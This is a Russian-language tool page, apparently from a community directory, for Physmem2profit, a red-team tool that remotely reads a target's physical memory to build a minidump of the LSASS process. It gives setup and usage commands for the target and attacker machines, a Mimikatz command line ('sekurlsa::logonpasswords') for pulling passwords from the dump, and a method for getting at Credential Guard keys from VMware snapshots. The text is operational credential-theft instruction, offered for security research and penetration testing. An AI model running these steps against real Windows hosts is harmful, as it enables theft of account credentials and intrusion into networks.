
 reverseclabs/physmem2profit
Physmem2profit может использоваться для создания минидампа процесса LSASS на целевом хосте путём удалённого анализа физической памяти

Physmem2profit может использоваться для создания минидампа процесса LSASS на целевом хосте путём анализа физической памяти удалённо. Цель этого исследования — предложить альтернативный подход к краже учётных данных и создать модульную платформу, которую можно расширять для поддержки других драйверов, имеющих доступ к физической памяти. Physmem2profit создаёт мимидамп (.dmp) процесса LSASS, который в дальнейшем может быть проанализирован с помощью Mimikatz. Инструмент не требует Cobalt Strike, но должен нормально работать через beacon с SOCKS-прокси.
Идея проиллюстрирована ниже:

Инструмент состоит из двух компонентов:
physmem2profit.exe, выполняемый на целевом хосте
physmem2profit, выполняемый на атакующей машине
--mode mount подключается к целевой машине и монтирует физическую оперативную память цели как сырой файл с помощью FUSE--mode dump вызывает различные плагины Rekall для анализа образа памяти и создания мимидампа процесса LSASS.--mode all выполняет оба указанных выше действия. Соединение с сервером будет закрыто после завершения дампа.git clone --recurse-submodules https://github.com/FSecureLABS/physmem2profit.gitphysmem2profit/server/Physmem2profit.sln с помощью Visual Studiobash physmem2profit/client/install.shphysmem2profit.exe [--ip IP] [-p PORT] [--hidden] [--verbose] на целевом хосте с правами администратора.
source physmem2profit/client/.env/bin/activate на атакующей машине. Эта команда активирует виртуальное окружение, созданное install.sh.cd physmem2profit/client и python3 physmem2profit --host HOST [--port PORT] [--mode MODE] [--driver DRIVER ] [--instal DRIVER_PATH_ON_TARGET] [--label LABEL_FOR_MEMORY_DUMP] на атакующей машине
physmem2profit.exe должен быть запущен на целевой машине перед выполнением этой команды.output/[label]-[date]-lsass.dmp на атакующей машине.mimikatz.exe "sekurlsa::minidump [label]-[date]-lsass.dmp" "sekurlsa::logonpasswords" "exit"Для расшифровки учётных данных, защищённых Credential Guard, требуется получить доступ к ключу шифрования, который хранится в Secure World. В целях тестирования Physmem2profit поддерживает извлечение данных из Secure World из снимков VMware Fusion/Workstation (файлы .vmem). Это позволяет расшифровывать учётные данные, защищённые Credential Guard, с помощью Mimikatz.
msinfo32, чтобы убедиться, что Virtualization-based security Services Running показывает Credential Guardpython3 physmem2profit --mode dump --vmem /tmp/Win10-Snapshot1.vmem --label credential-guard-test
output/[label]-[date]-lsass.dmp. Мимидамп содержит специальный поток с данными из Secure World, что позволяет Mimikatz найти ключ шифрования.output/[label]-[date]-secure-world.raw.mimikatz.exe "sekurlsa::minidump [label]-[date]-lsass.dmp" "sekurlsa::logonpasswords" "exit"Поддержка обхода Credential Guard с помощью эксплуатации уязвимости прошивки S3 Resume, продемонстрированной в нашем выступлении на Disobey, скоро появится :).
Переосмысление кражи учётных данных | запись в блоге, объясняющая, почему был выбран такой подход к краже учётных данных.
Physmem2profit разработан @b3arr0 и @TimoHirvonen.
Благодарности за вклад:
Откройте для себя самые используемые инструменты нашего сообщества.
Данных о популярности пока нет.
